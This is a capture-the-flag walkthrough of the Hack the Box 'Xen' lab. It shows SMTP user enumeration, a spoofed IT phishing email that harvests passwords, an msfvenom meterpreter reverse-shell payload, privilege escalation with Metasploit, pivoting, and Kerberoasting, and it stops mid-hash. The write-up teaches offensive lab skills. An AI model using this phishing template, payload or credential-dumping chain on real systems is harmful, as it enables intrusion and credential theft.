

Hack the Box – XEN by dmw0ng

As normal I add the IP of the machine 10.13.38.12 to /etc/hosts as xen.htb

Description	Rules
<h3>Xen</h3> <p>By egre55</p> <p>Humongous Retail operates a nationwide chain of stores.</p> <p>The company has reacted to several recent skimming incidents by investing heavily in their POS systems. Keen to avoid any further negative publicity, they have engaged the services of a penetration testing company to assess the security of their perimeter and internal infrastructure.</p> <p>Xen is designed to put your skills in enumeration, breakout, lateral movement, and privilege escalation to the test within a small Active Directory environment.</p> <p>The goal is to gain a foothold on the internal network, escalate privileges and ultimately compromise the domain while collecting several flags along the way.</p> <p>Entry Point: 10.13.38.12</p>	

NMAP

To start off with, I perform a port discovery to see what I could find.


nmap -p- -sT -sV -sC -oN initial-scan 10.13.38.12

```
# Nmap 7.70 scan initiated Tue Jun  4 06:34:24 2019 as: nmap -p- -sT -sV -sC -oN initial-scan 10.13.38.12
Nmap scan report for 10.13.38.12
Host is up (0.036s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp         Exchange/5.0.10536.0
|_ fingerprint-strings:
|   GenericLines, GetRequest:
|     220 ESMTTP MAIL Service ready (EXCHANGE.HTB.LOCAL)
|     sequence of commands
|     sequence of commands
|   Hello:
|     220 ESMTTP MAIL Service ready (EXCHANGE.HTB.LOCAL)
|     EHLO Invalid domain address.
|   Help:
|     220 ESMTTP MAIL Service ready (EXCHANGE.HTB.LOCAL)
|     DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
|   NULL:
|     220 ESMTTP MAIL Service ready (EXCHANGE.HTB.LOCAL)
|_ smtp-commands: CITRIX, SIZE 20480000, AUTH LOGIN, HELP,
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp    open  http         Microsoft IIS httpd 7.5
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: Did not follow redirect to https://humongousretail.com/
443/tcp   open  ssl/https?
|_ _ssl-date: 2019-06-04T05:33:09+00:00; -3m32s from scanner time.
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ 1 service unrecognized despite returning data. If you know the service/version, please submit the following
   fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

It seems we have discovered a few ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have HTTP and HTTPS on port 80 and 443, and SMTP on 25.

Overview of Web Services

Let's take a quick look at the webpages to see what we have. I got the following on port 80, which redirected me to port 443, the certificate for the site provided and a new domain of **humongousretail.com**.



I didn't have much to go on, so I decided to do some directory enumeration.

Directory Enumeration

I used wfuzz in this case because gobuster didn't come up with anything useful.

wfuzz --hc 404 -w raft-small-words.txt <http://10.13.38.12/FUZZ>

```
Warning: Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

*****
* Wfuzz 2.3.4 - The Web Fuzzer
*****


Target: https://humongousretail.com/FUZZ
Total requests: 43003

=====
ID   Response   Lines    Word      Chars      Payload
=====
000003: C=301      1 L       10 W       158 Ch     "images"
000015: C=301      1 L       10 W       154 Ch     ".js"
000021: C=301      1 L       10 W       155 Ch     ".css"
000102: C=301      1 L       10 W       165 Ch     "aspnet_client"
000283: C=301      1 L       10 W       158 Ch     "Images"
000400: C=200     111 L     323 W     3433 Ch     ". ."
000570: C=403      29 L      92 W     1233 Ch     "WEB-INF"
000580: C=301      1 L       10 W       155 Ch     ".CSS"
000854: C=301      1 L       10 W       158 Ch     "remote"
001205: C=301      1 L       10 W       154 Ch     ".JS"
001675: C=301      1 L       10 W       155 Ch     ".css"
001722: C=301      1 L       10 W       154 Ch     ".js"
002077: C=403      29 L      92 W     1233 Ch     "META-INF"
002732: C=301      1 L       10 W       158 Ch     "IMAGES"
009327: C=401      29 L     100 W     1293 Ch     "jakarta"
010216: C=301      1 L       10 W       158 Ch     "Remote"
011619: C=301      1 L       10 W       165 Ch     "Aspnet_client"
015888: C=403      29 L      92 W     1233 Ch     "web-inf"
020865: C=301      1 L       10 W       165 Ch     "aspnet_client"
035049: C=301      1 L       10 W       165 Ch     "ASPNET_CLIENT"
```


Web Directories

We had several other directories that seemed interesting but the ones I wanted to look at are **Remote** and **Jakarta**.

Opening the <https://hunongousretail.com/remote>, I get the following.



And browsing <https://hunongousretail.com/jakarta>, I got the following.



I had a look at these for some time to see if I could come up with anything useful, I looked deeper into the directories and for known exploits for the XenAPP application. Knowing this environment is called XEN, I decided to concentrate my efforts on the remote directory, rather than the Jakarta. After spending some more time on this, I decided to investigate the SMTP service. I had done examples in the past where the users were very responsive.

SMTP Enumeration

I had the domain name of the company, therefore I decided to see if I could get any email addresses and see if I could somehow get a response from someone.

smtp-user-enum -M RCPT -U ./usernames.txt -D humongousretail.com -t 10.13.38.12

```
root@kali:/opt/htb/endgame/xen# smtp-user-enum -M RCPT -U ./usernames.txt -D humongousretail.com -t 10.13.38.12
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

-----
|                Scan Information                |
-----

Mode ..... RCPT
Worker Processes ..... 5
Usernames file ..... ./usernames.txt
Target count ..... 1
Username count ..... 5
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain ..... humongousretail.com

##### Scan started at Wed Jul  3 07:53:21 2019 #####
10.13.38.12: sales@humongousretail.com exists
10.13.38.12: it@humongousretail.com exists
10.13.38.12: marketing@humongousretail.com exists
10.13.38.12: legal@humongousretail.com exists
##### Scan completed at Wed Jul  3 07:53:21 2019 #####
4 results.
```

I had found 4 addresses;

- sales@humongousretail.com
- it@humongousretail.com
- marketing@humongousretail.com
- legal@humongousretail.com

Now that I had these 4 addresses, I needed to ensure that I could send mail through. I decided to use an internal address to try and get a response from someone.

User Response

To see if I was getting a response, I had a listener running to capture anything that may come through.

nc -nlvp 80

```
root@kali:~# nc -nlvp 80
listening on [any] 80 ...
```

I then attempted a lot of different emails and a lot of different subjects. I eventually got a hit with the subject of Remote. My thoughts on this was to try and get the users to click on my link. My thoughts were as follows;

telnet 10.13.38.12 25

helo humongousretail.com

MAIL FROM: it@humongousretail.com

RCPT TO: sales@humongousretail.com

DATA

Subject: Remote Portal

Hi,

The URL for the remote portal has now been changed to <http://10.14.15.106>

Regards

IT
QUIT

```
root@kali:/opt/htb/endgame/xen# telnet 10.13.38.12 25
Trying 10.13.38.12...
Connected to 10.13.38.12.
Escape character is '^]'.
220 ESMTP MAIL Service ready (EXCHANGE.HTB.LOCAL)
helo humongousretail.com
250 Hello.
MAIL FROM: it@humongousretail.com
250 OK
RCPT TO: sales@humongousretail.com
250 OK
DATA
354 OK, send.
Subject: Remote Portal
Hi,

The URL for the remote portal has now been changed to http://10.14.15.106

Regards

IT
.
250 Queued (35.632 seconds)
QUIT
221 goodbye
Connection closed by foreign host.
```

I chose to do this because a mail from the IT department sent out to a group of people would hopefully get me something. The users should trust an email coming in from IT, or so you would think.

Once the email had been sent, I didn't get a response, but 30 seconds later, I had some data returned. It was the user clicking on the link to the new portal and providing their credentials.

```
root@kali:/opt/htb/endgame/xen# nc -lnvp 80
listening on [any] 80 ...
connect to [10.14.15.106] from (UNKNOWN) [10.13.38.12] 51064
POST /remote/auth/login.aspx?LoginType=Explicit&user=pmorgan&password=Summer1Summer!&domain=HTB.LOCAL
HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/5
9.0.3071.115 Safari/537.36
Host: 10.14.15.106
Content-Length: 72
Expect: 100-continue
Connection: Keep-Alive
```

I had a username of *pmorgan* and a password of *Summer1Summer!*. Although I knew that had worked, I tried again to ensure I had it correctly, and had a different user response.

```

root@kali:/opt/htb/endgame/xen# nc -lnvp 80
listening on [any] 80 ...
connect to [10.14.15.106] from (UNKNOWN) [10.13.38.12] 51061
POST /remote/auth/login.aspx?LoginType=Explicit&user=jmendes&password=VivaBARC3L0N@!!!&domain=HTB.LOCAL HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36
Host: 10.14.15.106
Content-Length: 76
Expect: 100-continue
Connection: Keep-Alive

```

I now had another user. This one being ***jmendes*** and password ***VivaBARC3LON@!!!***.

I kept this up to see if I could get any more responses and I had one more.

```

root@kali:/opt/htb/endgame/xen# nc -lnvp 80
listening on [any] 80 ...
connect to [10.14.15.106] from (UNKNOWN) [10.13.38.12] 51066
POST /remote/auth/login.aspx?LoginType=Explicit&user=awardel&password=@M3m3ntoM0ri@&domain=HTB.LOCAL HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36
Host: 10.14.15.106
Content-Length: 75
Expect: 100-continue
Connection: Keep-Alive

```

The last response I had gave me the user ***awardel*** and password ***@M3m3ntoM0ri@***.

I had 3 users


pmorgan:Summer1Summer!

jmendes: VivaBARC3LON@!!!


awardel:@M3m3ntoM0ri@

Citrix XenAPP

I had the 3 users and knew that they must work somewhere. I browsed to the remote site and entered the credentials of pmorgan




And I now had access to a desktop.




I tried this for each user that I had and each of the worked and successfully logged in.


This one for **jmendes**.




This one for **awardel**.



I clicked on the Desktop to access and and was asked to open the launch.ica file which was defaulted to open with the Citrix Receiver Engine.



Once I had click ok, I was presented with a Desktop. I browsed to the Desktop of the user and I was presented with the 1st flag.



1 - XEN{wh0_n33d5_2f@?} Breach

Gaining a shell

Now that I had access to the desktops, I wanted to get a shell to see if I could elevate my privileges them. I first made a note off all the users and desktops they were assigned to.

pmorgan is **VDESKTOP3**

IPv4 Address 172.16.249.205
IPv4 Subnet Mask 255.255.255.0
IPv4 Default Gateway 172.16.249.2
IPv4 DNS Server 172.16.249.200

Awardel is **VDESKTOP1**

IPv4 Address 172.16.249.203
IPv4 Subnet Mask 255.255.255.0
IPv4 Default Gateway 172.16.249.2
IPv4 DNS Server 172.16.249.200

Computer name, domain, and workgroup settings ———
Computer name: VDESKTOP1
Full computer name: VDESKTOP1.htb.local

Jmendes is **VDESKTOP2**

IPv4 Address 172.16.249.204
IPv4 Subnet Mask 255.255.255.0
IPv4 Default Gateway 172.16.249.2
IPv4 DNS Server 172.16.249.200

nd workgroup settings ———
VDESKTOP2
VDESKTOP2.htb.local

I created the reverse shell that I wanted so that I could get a meterpreter session.

***msfvenom --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.14.15.106
LPORT=10086 -f exe x86exploit.exe***

```
root@kali:/opt/htb/endgame/xen# msfvenom --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.14.15.106  
LPORT=10086 -f exe -o /opt/htb/endgame/xen/x86exploit.exe  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 341 bytes  
Final size of exe file: 73802 bytes  
Saved as: /opt/htb/endgame/xen/x86exploit.exe
```

I then proceeded to setup m msfconsole as follows.


```
msf5 exploit(multi/handler) > show options  
Module options (exploit/multi/handler):  
  
  Name  Current Setting  Required  Description  
  ----  -  
  
Payload options (windows/meterpreter/reverse_tcp):  
  
  Name      Current Setting  Required  Description  
  ----      -  
EXITFUNC   process          yes       Exit technique (Accepted: '', seh, thread, process, none)  
LHOST      10.14.15.106    yes       The listen address (an interface may be specified)  
LPORT      10086           yes       The listen port  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0   Wildcard Target
```

Now that I had everything setup, I started the SimpleHTTPServer so that I could download the file necessary to exploit the system.

python -m SimpleHTTPServer 80

```
root@kali:/opt/htb/endgame/xen# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

I then browsed to my machine on the vdesktop and downloaded the file.



I now started the exploit and got a meterpreter shell.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.14.15.106:10086
[*] Sending stage (179779 bytes) to 10.13.38.15
[*] Meterpreter session 1 opened (10.14.15.106:10086 -> 10.13.38.15:50406) at 2019-07-03 10:50:57 +0100

meterpreter > |
```

Privilege Escalation on Desktop

Now that I had a meterpreter shell, I wanted to see if I could elevate my privileges. I decided to use the local exploit suggester.

I first put my session to the background and started the suggester.

use post/multi/recon/local_exploit_suggester

```
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.13.38.15 - Collecting local exploits for x86/windows...
[*] 10.13.38.15 - 29 exploit checks are being tried...
[*] 10.13.38.15 - exploit/windows/local/always_install_elevated: The target is vulnerable.
[*] 10.13.38.15 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[*] 10.13.38.15 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[*] 10.13.38.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[*] 10.13.38.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[*] 10.13.38.15 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) >
```

Seeing the results from the suggester, I decided on using the always install elevated exploit.

use exploit/windows/local/always_install_elevated

```
msf5 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/always_install_elevated
msf5 exploit(windows/local/always_install_elevated) > set session 1
session => 1
msf5 exploit(windows/local/always_install_elevated) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/always_install_elevated) > set lhost 10.14.15.106
lhost => 10.14.15.106
msf5 exploit(windows/local/always_install_elevated) > set lport 10087
lport => 10087
msf5 exploit(windows/local/always_install_elevated) > run

[*] Started reverse TCP handler on 10.14.15.106:10087
[*] Uploading the MSI to C:\Users\pmorgan\AppData\Local\Temp\VGPHyYhU.msi ...
[*] Executing MSI...
[*] Sending stage (179779 bytes) to 10.13.38.15
[*] Meterpreter session 2 opened (10.14.15.106:10087 -> 10.13.38.15:50449) at 2019-07-03 11:01:18 +0100

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

I had successfully raised my privileges. I looked to see what was on the Administrator Desktop, and I had found the second flag.

```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=====

Mode                Size      Type      Last modified            Name
----                -
100666/rw-rw-rw-    282     fil      2019-02-11 00:13:58 +0000 desktop.ini
100444/r--r--r--    23      fil      2019-03-29 23:56:28 +0000 flag.txt

meterpreter > cat flag.txt
XEN{7ru573d_1n574ll3r5}meterpreter >
```

2 - XEN{7ru573d_1n574ll3r5} Deploy

Further Enumeration

Now that I had a way into the inside of the network, I saw the internal network as 172.16.249.0/24, I wanted to perform a quick scan of the network to identify hosts.

To pivot within the internal network, I used a socks proxy within msf.

use auxiliary/server/socks4a

```
msf5 auxiliary(server/socks4a) > show options

Module options (auxiliary/server/socks4a):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The address to listen on
  SRVPORT    1080             yes       The port to listen on.

Auxiliary action:

  Name      Description
  ----      -
  Proxy

msf5 auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 0.
[*] Starting the socks4a proxy server
```

Now that I had done this, I wanted to see what hosts were live on the internal network. Knowing the IP's of the desktops, I chose to only scan a small range. I wanted to scan between 199 and 210.

I managed to get an additional 3 IP's.

- 172.16.249.200 (DC)
- 172.16.249.201 (Citrix)
- 172.16.249.202 (NetScaler)

Because of this, I decided to use a technique I had used in a previous engagement called Kerberoasting.

With the system shell that I had earlier, I decided to upload the Kerberoasting module.

Further credentials

I now wanted to see if there were any further credentials that I could find

upload Kerberoasting.ps1

```
meterpreter > upload /opt/htb/endgame/xen/kerberoasting.ps1
[*] uploading : /opt/htb/endgame/xen/kerberoasting.ps1 -> kerberoasting.ps1
[*] Uploaded 45.75 KiB of 45.75 KiB (100.0%): /opt/htb/endgame/xen/kerberoasting.ps1 -> kerberoasting.ps1
[*] uploaded : /opt/htb/endgame/xen/kerberoasting.ps1 -> kerberoasting.ps1
```

Now that I had uploaded the relevant module to try and find some additional credentials, I loaded into a PowerShell shell.

powershell_shell

```
meterpreter > powershell_shell
```

Now that I had a PowerShell shell, I could now import the module that I had uploaded. And try and see if I could gather any Kerberos tokens.

Import-Module

Invoke-kerberoast -erroraction silentlycontinue -outputformat hashcat

```
PS > import-module .\kerberoasting.ps1
PS > Invoke-Kerberoast -erroraction silentlycontinue -outputformat hashcat

TicketByteHexString :
Hash : $krb5tgs$23$mturner$htb.local$MSSQLSvc/CITRIXTEST.HTB.LOCAL:1433*$5144034616D0F8C3CB718234F9794
C6B$28BAA68E84D5554E500630EFE57E99E4F76616D19C43E619F4A7E21A89565F68CA5341A71390404C531360FC50C0
40CD007B8C467A218677D5EF6755A692539ABC6933BD7EED5467F14CF63D66F940165361F945A61C2E9B683FF2C3C22F
47390EA8DC1D12AA745CE6710865C5A4CD83391B2B92BD0C5DEB7CC5B8BC50E95DA26F2ED6B9CE6B1BF44C8356A33435D
72D7A86B6750972745806946687240DB2D3CFBAC1EBF9E62C31DC919DCD90A6E66E5A4156A08B75B3296195FE55A7A21
D2D75A05848F7620A246E708D3EDC9889F61C9E45220A86CB6164BD3DD9EA0F5BC516767D3C54A38C43A0EC3EB351D10
6AE4355940EAF38AB53AFDC0960605E3750C8E88C90403F89D9D1878AED91CAC0255BA0FFA0F1DEC8A041E46EDF5CFEB
1F0F6E4F6ED4EAB31BF277C07EA86476B757A293DF32807ED0C19CDEC0C64F33EA3DEFDDE4121F0E6F6EB700FE1D604
9112AB49B035D92C739DE40C494243A46A0B636811A2DAB30AF6EB559046ACBFF1B71CDF4794D2698587AEF3CFABADBB
E0C9059BEF0BD2D4ED728A0A51A1CA8F74734252DC9B612BF91B4448034E61B3A507482E43B5BEF71E8230E4DE284D1A
FA2983243FDA699628B04CE18D5C62C2EC10ACE83AABDA4A9AA816F1C2898DDFE08ADB49C810DDE0A429F067B817E63
3403C6F48ADF0F5E36E2FB47B50F2A9F09096B79CD2947BC863DBDA53EF85E6A46727E5A00287D7154805D2E31CFC1F
EE70F84F861DD1AC576D16ECFA8774A783608D92AB8CD5285798693480BBF434A82783448BA9F837913B0387AD68F646
C64C93D7FAB1B1243F96B3B94E7A7AF376BB4AE68890105B003D6C03ABDF887481B9E8BE21F51B71133DE4C538A31875
